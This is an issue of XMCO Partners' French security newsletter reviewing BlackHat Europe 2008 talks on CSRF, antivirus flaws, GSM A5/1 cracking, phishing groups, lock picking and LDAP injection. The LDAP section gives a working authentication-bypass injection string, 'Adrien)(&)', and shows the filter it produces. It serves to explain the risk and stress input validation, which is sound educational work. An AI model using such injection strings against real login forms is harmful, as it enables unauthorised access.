L'ACTUSÉCU 19

XMCO | PARTNERS

DOSSIER SPECIAL BLACKHAT 2008

SOMMAIRE

Vous êtes concerné par la sécurité informatique de votre entreprise ?

Xmco Partners est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Tests d'intrusion
Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion
OWASP, OSSTMM, CCWAPSS

Audit de sécurité
Audit technique et organisationnel de la sécurité de votre Système d'Information
Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley

Veille en vulnérabilités
Suivi personnalisé des vulnérabilités et correctifs affectant votre Système d'Information

Réponse à intrusion
Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware

A propos du cabinet Xmco Partners

Fondé en 2002 par des experts en sécurité, dirigé par ses fondateurs, nous n'intervenons que sous forme de projets forfaitaires avec engagement de résultats.

Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent nos axes majeurs de développement pour notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet Xmco Partners et découvrir nos prestations : http://www.xmcopartners.com/

L'EDITO

NUMERO 19

Où est le maillon faible...?

Dans l'industrie, les entreprises évoluent sans cesse pour améliorer leurs chaînes de production. Des cahiers des charges sont émis régulièrement pour obtenir des outils plus performants.

En informatique, c'est le contraire : les éditeurs font frénétiquement naître des besoins dans les entreprises en multipliant les logiciels et leurs évolutions. Ainsi, il est possible de constater des effets de mode voire l'achat de produits inutiles. L'inutilité de ces outils les conduit à l'abandon. C'est ainsi que l'on retrouve régulièrement des serveurs connectés sur des domaines, machines fantômes dont plus personne ne connaît vraiment le rôle, les objectifs et les enjeux. Certains de ces serveurs survivent parfois à leur géniteur, qui quittera l'entreprise sans déconnecter son joujou.

Dans le cadre d'audits, lorsque notre attention tente de se focaliser sur un serveur NT4 étrangement présent sur le réseau, il arrive que la réponse soit malheureusement : "c'est un vieux serveur pas important, il devrait être débranché".


Quid de l'adage éculé, survendu par TOUS les commerciaux des mêmes éditeurs : "la sécurité d'un SI est égale à la sécurité de son élément le plus faible...".

Un serveur NT4 de 1999 connecté sur le domaine un compte "Administrateur de domaine" et un mot de passe égal au login, constitue ce que l'on peut appeler trivialement l'élément le plus faible.

En l'occurrence, une des difficultés des entreprises consiste aujourd'hui à retrouver tous ces trophées d'un jour, ces "outils miracles" dont on nous avait pourtant dit tant de bien...Tout en évitant de s'en faire refourguer des nouveaux...

Qui a dit que la vie n'était qu'un éternel recommencement ?

Frédéric Charpentier
Consultant XMCO



Résumé des sujets marquants

Cette conférence attendue par tous les experts en sécurité n'est plus à présenter.

Dans le monde de la sécurité informatique, la Blackhat est L'EVENEMENT à ne pas rater. Au travers d'une vingtaine de présentations, dont la plupart seront ensuite reprises dans d'autres conférences, les chercheurs et les consultants du monde entier viennent partager leurs trouvailles et révéler au grand public certaines failles de sécurité dans divers domaines : applicatif, système, matériel, chiffrement, GSM…

Petit aperçu des conférences auxquelles nous avons pu assister en compagnie de plusieurs de nos confrères (Lexsi, HSC, Edelweb…).

XMCO | Partners

Comme chaque année, deux sujets sont traités en parallèle dans deux salles différentes. Nous vous proposerons seulement le résumé des présentations auxquelles nous avons assisté.

Première journée

Client Side Security

Après une introduction menée avec humour et dérision par Ian Angell, professeur à l'université London School of Economics, la première présentation fut proposée par Pekto D.Pektov, leader du groupe de chercheurs nommé **GNUCITIZEN Ethical Hacker**. Cette conférence nous intéressait particulièrement, car nous suivons avec attention leur blog qui présente chaque jour des sujets sécurité toujours plus intéressants les uns que les autres [1].

> "Pekto a donc choisi de nous résumer les différentes vulnérabilités découvertes au long de l'année 2007 par son groupe de recherche "

Les passionnés et les adeptes de son blog n'ont certes rien appris de nouveau en assistant à cette présentation. Cependant, les autres ont pu découvrir les nombreux problèmes dont souffre la partie cliente du modèle client/serveur, appliquée aussi bien aux navigateurs Internet et aux ordinateurs eux-mêmes considérés comme des clients d'un réseau.

Quatre grands thèmes ont été abordés brièvement durant sa présentation. Le but n'était pas d'évoquer toutes les vulnérabilités découvertes l'année passée,

mais plutôt de dresser un constat alarmant dans quatre domaines distincts.

Le premier thème traité concernait les attaques **CSRF** (Cross Site Request Forgery) dont nous vous avons déjà parlé au sein de notre ActuSécu de février 2007. Ce type d'attaque largement exploitée sur Internet a pour but de forcer un navigateur à exécuter des commandes ciblées à l'insu de la victime. Pekto a donc expliqué en détail plusieurs scénarios d'attaques. Tout d'abord, une backdoor nommée "**Hijack Gmail**" qui, une fois installée sur un compte de la messagerie de Google, exploite une vulnérabilité CSRF en ajoutant un filtre Gmail capable d'envoyer discrètement tous les emails reçus par la victime vers l'adresse email du pirate.

Le second thème a ensuite illustré plusieurs failles de sécurité identifiées au sein du serveur web embarqué au sein du **routeur ADSL** le plus utilisé en Angleterre : le **BT Home hub**. Ces failles permettent, via une simple requête HTTP GET, de reconfigurer le routeur sans aucune authentification. GNUCITIZEN a pointé du doigt les lacunes du **protocole UpNp** en présentant les nouvelles techniques d'attaques associées. En étudiant avec attention un routeur implémentant UpNp, Pektov a prouvé comment une simple **requête SOAP camouflée** au sein d'une animation flash pouvait reconfigurer n'importe quel routeur de ce type. Ce thème sera d'ailleurs abordé en détail dans notre prochain numéro de l'ActuSécu...

Le troisième thème traite les vulnérabilités appelées "**Command/ Shell fixation attack**". Ce terme désigne les erreurs de validation que l'on peut retrouver au sein de nombreux logiciels, permettant de passer des commandes système, sans contrôle préalable. Plusieurs exemples ont permis d'illustrer ce type de problème : la vulnérabilité **Quicktime/Firefox** découverte en septembre 2007, qui permettait d'exécuter des commandes systèmes via la visite d'une simple page HTML incluant un lien QTL malicieux, les attaques de Cross Site Scripting via **Skype** ou encore la fonction Chrome au sein de Firefox.

Pektov a également mis en évidence d'autres problèmes liés au traitement des fichiers '**.RDP**' (Bureau à distance) ou '. **ICA**' (Citrix). En effet, certaines propriétés méconnues pouvaient être insérées au sein d'un fichier de connexion RDP ou ICA afin de lancer des commandes lors d'une connexion distante à un serveur Windows ou Citrix. Toute la difficulté de l'attaque consistait alors à inciter une victime (possédant un compte sur un serveur Windows ou Citrix) à ouvrir un fichier de ce type.

Enfin, la présentation de Pektov s'est terminée par les différentes possibilités d'utilisation malicieuses du protocole JAR, ainsi que sur une réflexion à propos de la future génération de rootkits. Pektov prévoit un développement de rootkit de 4ème génération : intégrés au sein des navigateurs, ces rootkits utiliseront les nouveautés du WEB 2.0.

Au travers d'exemples précis, de preuves de concept variées et d'explications détaillées, Pektov a voulu mettre l'accent sur les nouvelles menaces dont sont victimes les applications clients au sens large. Les pirates concentrent de plus en plus leurs efforts sur ce genre de vulnérabilités afin de cibler les "end users".

Attacking Antivirus

La deuxième conférence [2] à laquelle nous avons assisté concernait les antivirus. Feng Xue, chercheur en vulnérabilités, a présenté les faiblesses dont sont victimes la plupart des antivirus du marché. Erreur de design, problème de pilotes ou de droits sur les répertoires d'installation, erreurs de validation lors de l'exécution d'Active X, débordements de tampons, etc. Au total plus d'**une soixantaine de failles de sécurité** ont été découvertes au sein de logiciels de ce type durant l'année 2007.

Les pirates seraient, selon l'auteur, de plus en plus intéressés par ce maillon faible du Système d'Information. Les antivirus constitueraient une porte d'entrée souvent peu sécurisée. L'envoi d'un email contenant en pièce jointe un fichier malicieux scanné par l'antivirus permettrait donc à un pirate de prendre le contrôle des machines sous-jacentes.

Malheureusement, bien que le sujet de la présentation aurait pu être passionnant, les démonstrations live de Feng Xue se sont limitées à faire "planter" un antivirus en créant de nombreuses archives malformées. Les auditeurs auraient préféré des exemples plus aboutis et mieux préparés…

CrackStation et Iron Chef

Après un déjeuner sponsorisé par Microsoft, les conférences ont repris l'après-midi. Au programme de la première conférence 'Crackstation' [3] ou 'Developments in Cisco Forensics'. Ce second thème ciblait une population spécifique et abordait un thème légèrement plus ennuyeux. Nous avons préféré assister à la présentation de la **Crackstation**.

Nick Breese, consultant en sécurité, a présenté ses recherches d'optimisation de calcul utilisé lors du crack d'un mot de passe. Après quelques mois de recherche, l'auteur a pu augmenter considérablement les performances de crack de mots de passe en utilisant les calculs vectoriels sur une console **Playstation 3** implémentant un système d'exploitation Linux. La limite actuelle de 10--15 millions cycles par seconde sur une architecture Intel a été nettement dépassée pour atteindre aujourd'hui près de 1,4 milliard de cycles par seconde.

Le sujet, bien que techniquement intéressant, est rapidement devenu indigeste avec l'explication de lignes de code, ce qui n'est pas le meilleur moyen de passionner les auditeurs après un repas particulièrement copieux...

La deuxième partie de l'après-midi fut plus attrayante en commençant par un *challenge*.

'Iron Chef Challenge' [4] mettait en confrontation deux équipes spécialisées dans l'audit de code sur un projet inconnu : l'audit d'une application JAVA nommée

'JFORUM' et constituée de plus de 15 000 lignes de code. En moins de 45 minutes, les quatre participants devaient identifier le maximum de problèmes en expliquant leurs méthodes et les outils utilisés. Une équipe a préféré utiliser un outil automatique tandis que l'autre a réalisé une analyse manuelle.

L'idée de ce challenge en direct n'est pas nouvelle et attire toujours un grand nombre de passionnés du genre adeptes des démonstrations en direct. Cependant, le sujet choisi (audit de code) n'était pas le plus passionnant… La 'battle' fut relativement ennuyeuse et les résultats n'étaient pas à la hauteur de nos attentes (bien que les deux équipes en lice étaient certainement des spécialistes renommés pour ce genre d'audit). Nous nous attendions à découvrir des méthodes d'analyse originales et des explications poussées sur chacune des vulnérabilités ce qui ne fut pas le cas…

The fundamentals of physical security

La première journée s'est conclue en beauté avec une présentation particulièrement interactive de Deviant Ollam sur la sécurité physique et le '**Lock Picking**' ou crochetage en français [5]. Ce sujet, abordé de long en large lors des conférences ShmooCon, DefCon, HOPE, HackCon, HackInTheBox ou encore les années précédentes à la Blackhat, jouit toujours d'un succès indéniable surtout lorsque les explications théoriques sont accompagnées de démonstrations « live » toujours plus impressionnantes les unes que les autres : ouverture de menottes ou encore d'un cadenas à combinaison avec une cannette de bière !

M.Ollam, expert dans le domaine, a donc présenté les différents systèmes de serrure les plus utilisés à travers le monde et les méthodes pour les ouvrir à l'aide d'outils spécifiques. Des serrures basiques, en passant par les cadenas à combinaison (Dial Combination Lock), les U (tubular lock) ou encore les serrures à clefs plates (Dimple Locks), de nombreux mécanismes ont été clairement expliqués avec des animations convaincantes et mis à mal par l'expert.

Fin de la première journée…place au cocktail et aux goodies offerts par Google…

Seconde journée

Mobile Phone Spying Tools

Le premier sujet [6] de la seconde journée a été abordé par Jarno Niemela, chercheur au sein de la société **F-Secure**. Jarno a présenté un nouveau fléau qui ne cesse de se développer : les outils d'espionnage **GSM**.

En effet, les malwares GSM se développent depuis quelques mois. Certains les commercialisent en tant qu'outil de surveillance (notamment pour les mères de famille ou pour garder une trace de l'utilisation d'un téléphone). D'autres développent ce nouveau genre de virus à des fins malveillantes.

Jarno, spécialiste dans ce domaine nous a donc présenté ce genre de vermine capable de **relayer les SMS/MMS**, les emails, les informations stockées dans la carte SIM ou encore enregistrer/intercepter des conversations téléphoniques….Inquiétant.

> "L'évolution continuelle des plate-formes et des services de téléphonie mobile poussera les pirates à s'intéresser de près à ce genre de malware "

À travers plusieurs exemples (Neo-call, FlexiSPy), l'auteur a pu montrer la puissance de ces espions, puis a analysé les méthodes de détection et les outils associés.

Pour les connaisseurs du domaine de l'analyse antivirale, les méthodes restent les mêmes à savoir l'écoute du trafic sortant, la recherche en profondeur de traces sur le téléphone (fichiers créés ou processus lancés lors de l'exécution du virus) ou encore l'étude du registre pour les plates-formes Windows.

Pour les novices du domaine, l'analyse était claire et précise.

La présentation a donc apporté une nouvelle vision des menaces virales sur d'autres plates-formes que celles dont nous sommes le plus familier. Il est certain que l'évolution continuelle des plates-formes mobiles avec le développement de la **3G** poussera les pirates à s'intéresser de près à de nouveau genre de malware.

INFO...

D'autres conférences toujours passionnantes

Le Blackhat est l'une des conférences les plus attendues. Néanmoins, il existe de nombreux rassemblements dont notamment la CanSecWest qui permet à tous les chercheurs et pirates de s'affronter afin de découvrir des vulnérabilités **0-day** sur les systèmes les plus utilisés.
L'objectif de cette conférence était de démontrer de nouvelles vulnérabilités sur trois systèmes d'exploitation différents:
- Windows Vista SP1
- Ubuntu 7.10
- Mac OS X 10.5.2 (Leopard)

Plus d'informations ont été données dans le bulletin XMCO [1]

Lors de la première journée, réservée aux attaques distantes depuis un autre ordinateur sur réseau local, aucun des systèmes n'a pu être compromis par les différents experts.
Cependant, dès le deuxième jour, l'utilisation de navigateurs internet et de clients de messagerie, ont été autorisés.
Mac OS X Leopard fut le premier à céder. Une vulnérabilité découverte au sein du navigateur Safari a permis à un concurrent de prendre le contrôle du système. L'exploit, dont le détail ne sera pas divulgué tant que l'éditeur n'aura pas corrigé la faille, a permis aux chercheurs de compromettre le système d'exploitation en seulement deux minutes.

Microsoft pensait se sortir indemne de cette expérience. Cependant, le jour suivant ce fut au tour de Windows Vista SP1 d'être compromis par le biais d'**une vulnérabilité d'Adobe Flash.**


Intercepting GSM Trafic

La conférence la plus attendue de cette session à Amsterdam était sans aucun doute « *Intercepting GSM trafic* » [7] présentée par par David Hulton et Steve Schear. Ces derniers, chercheurs au sein de la société Pico Computing et membres du groupe **The Hacker Choice** connu pour le célèbre outil de cracking ***Hydra***, ont réussi à mettre en œuvre une méthode d'interception et de déchiffrement du trafic GSM rapide et efficace.

En moins de 30 secondes et sur un rayon de 30 km, les deux experts seraient en mesure d'intercepter et de cracker le chiffrement des communications téléphoniques GSM.

L'enjeu de leurs recherches était donc double : être capable de développer un équipement d'écoute GSM à un prix abordable, mais également de déchiffrer ces paquets rapidement en exploitant les faiblesses de l'**algorithme A5/1** utilisé par la plupart des opérateurs de téléphonie mobile.

Côté réception des trames GSM, les récepteurs existent même si leurs coûts restent élevés pour des équipements professionnels (de 70 000 à 1 million d'euros) ou alors ridicules pour certains téléphones vendus il y a quelques années avec des fonctions de maintenance (Ericsson, Nokia, Sagem) et que l'on peut retrouver sur ebay pour quelques dollars. Les experts ont trouvé le moyen de développer un tel appareil fonctionnel pour moins de 900$, mais ce sujet n'était pas l'axe directeur de leur présentation.



Côté chiffrement, la véritable innovation du domaine concerne l'exploitation réelle des faiblesses de cet algorithme démontrées il y a quelques années.

Afin de rester simple et de ne pas rentrer dans des explications cryptographiques qui pourraient à elles seules faire l'objet d'un ActuSécu, les faiblesses du chiffrement A5 sont exploitables lors de la **phase d'initialisation des appels**.

L'interception des premières trames chiffrées échangées entre la borne GSM (**la BTS**) et le téléphone permettrait d'exploiter pleinement les vulnérabilités découvertes.

En effet, chacune des cartes SIM possède sa propre clef de chiffrement. Cette dernière est utilisée par la borne GSM et le mobile afin de créer une clef de session. Cette clef de session chiffre ensuite les 16 prochains appels émis par un téléphone donné. A la suite de longs mois de recherches, les deux experts ont eu l'idée de générer une sorte de ***Rainbow Table*** associant tous les flux de chiffrements avec les états associés. Au final, le nombre de possibilités atteint alors 288 230 376 151 711 744 combinaisons, soit 120 000 fois supérieur à la plus grande *Rainbow table* LM (algorithme utilisé pour les anciens mots de passe Microsoft Windows).

> **"Malgré des recherches et des explications très intéressantes, aucune démonstration live n'a été réalisée..."**

Ces calculs limitent immédiatement toute génération de *Rainbow tables* avec des ordinateurs classiques (33 235 années pour une génération de 550 000 possibilités par seconde). David Hulton et Steve Schear ont donc utilisé un ordinateur puissant muni de **plusieurs cartes FPGA** (16 au total) capables de générer 72 533 333 333 possibilités par seconde ce qui ramène alors la génération de tables à 3 mois environ (pour 2 Tera Octets).

INFO...

La fibre optique également sur la sellette

Lors de la conférence InfoSecurity se déroulant la semaine dernière à Londres [1], l'entreprise Infoguard a démontré les faiblesses des liaisons en fibre optique.

En effet, cette entreprise a réalisé une démonstration en temps réel permettant d'espionner les communications transitant par une fibre optique. En pliant légèrement la fibre, une partie des ondes lumineuses n'est plus réfléchie. Il est alors possible de récupérer le contenu de la transmission avec des appareils d'une centaine de dollars. Lors de cette démonstration, Infoguard a pu reconstituer une conversation téléphonique passée à travers ce type de support.

Pour cracker en direct une communication téléphonique, il « suffit » de posséder cette Rainbow table avec un ordinateur implémentant de 1 (30 minutes) à 16 carte FPGA (30 secondes).

Les deux hommes prévoient déjà de rendre libre leur méthode de déchiffrement et l'outil associé. Cependant, une version évoluée capable de cracker les communications GSM en moins de 30 secondes sera prochainement commercialisée entre 200 000 et 500 000 dollars ce qui pourrait intéresser les agences gouvernementales ou des investisseurs.

Malheureusement, bien que les recherches paraissent abouties et véridiques, **aucune démonstration "live"** (tant attendue) n'a encore été présentée ce qui pousserait réellement les opérateurs a implémenter le chiffrement A5/3 toujours incassable et prêt à être utilisé dans le monde de la téléphonie mobile.

La démonstration sera peut-être présentée à la BlackHat Las Vegas où nous serons certainement présents.

Bad Sushi

Une autre conférence très attendue était présentée par un expert reconnu **Billy Rios** (Microsoft) et **Nitesh Dhanjani** (Ernst and Young), un autre spécialiste. Les premiers échos parlaient déjà d'une présentation axée sur le hacking de groupe de Phishers mais personne ne savait exactement de quoi allait être faite la présentation. Le titre ***Beating Phishers at their own game*** annonçait un cadre juridique flou et des résultats impressionnants.

> "Alors que l'on pourrait penser que les Phishers professionnels sont des pirates aguerris utilisant des 0-day pour pénétrer certains serveurs, le bilan est tout autre..."

Les auditeurs ne furent pas déçus avec une présentation simple, à la portée de tous et agrémentée de photos, exemples et blagues. Le cœur du sujet n'était en aucun cas pirater les pirates, mais plutôt d'infiltrer certains groupes de Phishers afin de connaître le *dessous de l'iceberg* comme le présente Billy Rios et découvrir les méthodes de vente des Phishers, les outils utilisés, les méthodes de social engineering, mais également les limites de certains groupes constitués par des scripts kiddies.

Les résultats de leurs recherches sont pour le moins surprenants. Alors qu'on pourrait penser que ces Phishers sont des pirates aguerris utilisant des exploits 0-day afin de pénétrer certains serveurs, le bilan est tout autre.

La plupart des Phishers ne sont en aucun cas des hackers confirmés, mais plutôt les maillons d'une chaîne qui englobe de nombreux acteurs (les spécialistes dans le piratage de serveurs, les développeurs qui créent les outils utilisés, les vendeurs de ces outils et enfin les *Phishers* qui mettent en place les pages malicieuses). Ces derniers se cantonnent uniquement à installer des pages web sur des serveurs compromis…rien de plus. C'est d'ailleurs pour cela que la plupart des serveurs utilisés par les phishers sont peu sécurisés et que bon nombre d'entre eux se sont fait avoir à leurs propres jeux en achetant des kits backdoorés : le phisher phishé.

Au travers de différents exemples et sans avoir recours au piratage de serveurs, Rios et Dhanjani nous ont donc fait entrer dans ce monde underground, composés de forums plus ou moins cachés en présentant les méthodes d'administration (webshells), les backdoor installées lors de l'échange de pages web malicieuses entre Phishers.

INFO...

XMCO à la SSTIC

La conférence SSTIC (Symposium sur la Sécurité des Technologies de l'Information) peut être considérée comme l'équivalent francophone de la BlackHat. XMCO y sera représenté par Frédéric Charpentier et Yannick Hamon qui présenteront les résultats de leur analyse du malware Anserin/Torpig.

Lors de cette conférence intitulée "Autopsie et observations in vivo d'un banker", nos chers collègues présenteront les spécificités techniques qui font de ce malware l'ennemi numéro des banques en ligne. Anserin/Torpig est en effet capable de déjouer les claviers virtuels et les autres protections anti-keylogging.

LDAP Injection


La sécurité des applications web constitue un chantier significatif pour les RSSI. Les techniques évoluent toujours : **XSS, Injection SQL, CSRF**… mais certaines sont plus connues que d'autres.
La présentation *LDAP Injection* avait donc pour objectif de montrer les méfaits d'une autre catégorie d'attaque très proche de l'injection SQL, l'injection de commande LDAP à partir d'une application web.

Pour les experts, le sujet n'est pas nouveau. Les passionnés de hacking ou les consultants sécurité n'ont rien appris et ont certainement déjà exploité ce genre de vulnérabilité applicative. Cependant, la présentation de M. Chema Alonso et M. Jose Parada Gimeno, tous deux travaillant chez Microsoft, a donné un très bon aperçu des risques et des conséquences d'une utilisation non contrôlée du **service LDAP** au sein d'une application web.

L'injection LDAP se définit donc comme une attaque qui permet via l'insertion d'un paramètre non validé côté serveur de forcer l'application à exécuter une commande LDAP arbitraire et d'extraire des informations sensibles hébergées au sein d'un annuaire LDAP.


Prenons un exemple simple. Imaginons une application web qui base l'authentification sur des données extraites de l'annuaire. Une fois soumis, les identifiants (adrien-jU9i7ht4=d) sont inclus au sein d'un filtre LDAP et transmis au serveur LDAP de la manière suivante :

(&(USER=Adrien)(PASSWORD= jU9i7ht4=d))



Si l'application ne contrôle pas ces entrées, un pirate pourrait injecter dans le champs login la chaîne de caractère suivante : Adrien)(&) **ce qui aura pour effet de générer le filtre suivant :**

(&(USER=Adrien)(&))(PASSWORD= jU9i7ht4=d))



Seule la première partie du filtre sera interprétée par le serveur LDAP. La requête étant tout le temps vrai, cela permettra à l'attaquant de s'identifier sans connaître le mot de passe associé. L'injection peut alors être menée sur un formulaire de login et bien entendu sur l'affichage de données récupérées via l'annuaire LDAP.

Au travers de différentes démonstrations sur une application développée pour l'occasion, ces deux Espagnols ont également présenté **les injections Blind LDAP** (en aveugle). Cette technique également proche d'une injection SQL du même type permet de mener la même attaque sans avoir de retour visuel (comparaison entre l'affichage d'une requête correcte et d'une requête incorrecte). Un outil a d'ailleurs été développé pour automatiser l'attaque facilement.

Cette présentation aura eu l'avantage de présenter avec des exemples précis ce type d'attaque et de mettre en avant LE problème majeur des applications web à savoir le contrôle des entrées utilisateur.

New Viral Threats of PDF Language

Enfin, la dernière conférence était présentée par **Eric Filiol**, chercheur lieutenant-colonel de l'Armée de Terre française, expert français en sécurité informatique et spécialisé en cryptologie et virologie. La conférence s'est axée sur les possibilités offertes par le format **PDF** et son langage de programmation. Au fil des années, Acrobat Reader s'est enrichi de fonctionnalités méconnues, mais malheureusement exploitables par des virus en tout genre. Au travers de différents exemples, M.Filiol a mis en évidence les risques et les menaces à venir via ce type de fichiers.

Conclusion

Cette année, la conférence ne fut pas au niveau de nos attentes (cf Blackhat 2007 avec les démonstrations Live du hacking Oracle, analyse de David Lichtfield), le cru 2008 n'était pas à la hauteur de celui de l'an passé.
En effet, même si plusieurs présentations étaient très intéressantes et agrémentées de démonstrations, d'autres n'ont rien apporté aux consultants qui suivent régulièrement l'actualité sécurité. Nous pouvons notamment pointer du doigt les présentations "SPAM Evolution" dont l'auteur s'est uniquement limité à énumérer des méthodes obsolètes de contournement de filtres anti-SPAM ou encore "LDAP Injection" qui présentait en détail comment mener une injection LDAP lors d'un test d'intrusion applicatif...ou encore "Malware on the Net – Behind the Scenes" qui présentait, une fois de plus, les réseaux cybercriminels, les ventes underground d'exploits et d'informations ainsi que leurs méthodes d'exploitation (MPACK, Neosploit).
Nous ne remettons pas en cause la qualité des orateurs, mais plutôt le choix de quelques sujets peu approfondis ou déjà abordés auparavant et qui n'apportent pas de nouveaux éléments pour les consultants sécurité. La BlackHat reste néanmoins une conférence passionnante où il demeure toujours difficile de choisir entre les deux conférences qui se déroulent simultanément...

Webographie

- [1] Client-side Security : http://www.gnucitizen.org/ http://www.blackhat.com/presentations/bh-europe-08/Petkov/Whitepaper/bh-eu-08-petkov-WP.pdf http://www.blackhat.com/presentations/bh-europe-08/Petkov/Presentation/bh-eu-08-petkov.pdf
- [2] Attacking Anti-Virus : http://www.blackhat.com/presentations/bh-europe-08/Feng-Xue/Whitepaper/bh-eu-08-xue-WP.pdf http://www.blackhat.com/presentations/bh-europe-08/Feng-Xue/Presentation/bh-eu-08-xue.pdf
- [3] CrackStation : http://www.blackhat.com/presentations/bh-europe-08/Breese/Whitepaper/bh-eu-08-breese-WP.pdf http://www.blackhat.com/presentations/bh-europe-08/Breese/Presentation/bh-eu-08-breese.pdf
- [4] Iron Chef Black Hat: John Henry Challenge : http://www.blackhat.com/presentations/bh-europe-08/Iron_Chef/Presentation/bh-eu-08-iron_chef.pdf
- [5] The Fundamentals of Physical Security : http://www.blackhat.com/presentations/bh-europe-08/Deviant_Ollam/Whitepaper/bh-eu-08-deviant_ollam-WP.pdf http://www.blackhat.com/presentations/bh-europe-08/Deviant_Ollam/Presentation/bh-eu-08-deviant_ollam.pdf http://www.blackhat.com/presentations/bh-europe-08/Deviant_Ollam/Extras/Videos.zip http://deviating.net/lockpicking/
- [6] Mobile Phone Spying Tools : http://www.blackhat.com/presentations/bh-europe-08/Niemela/Presentation/bh-eu-08-niemela.pdf
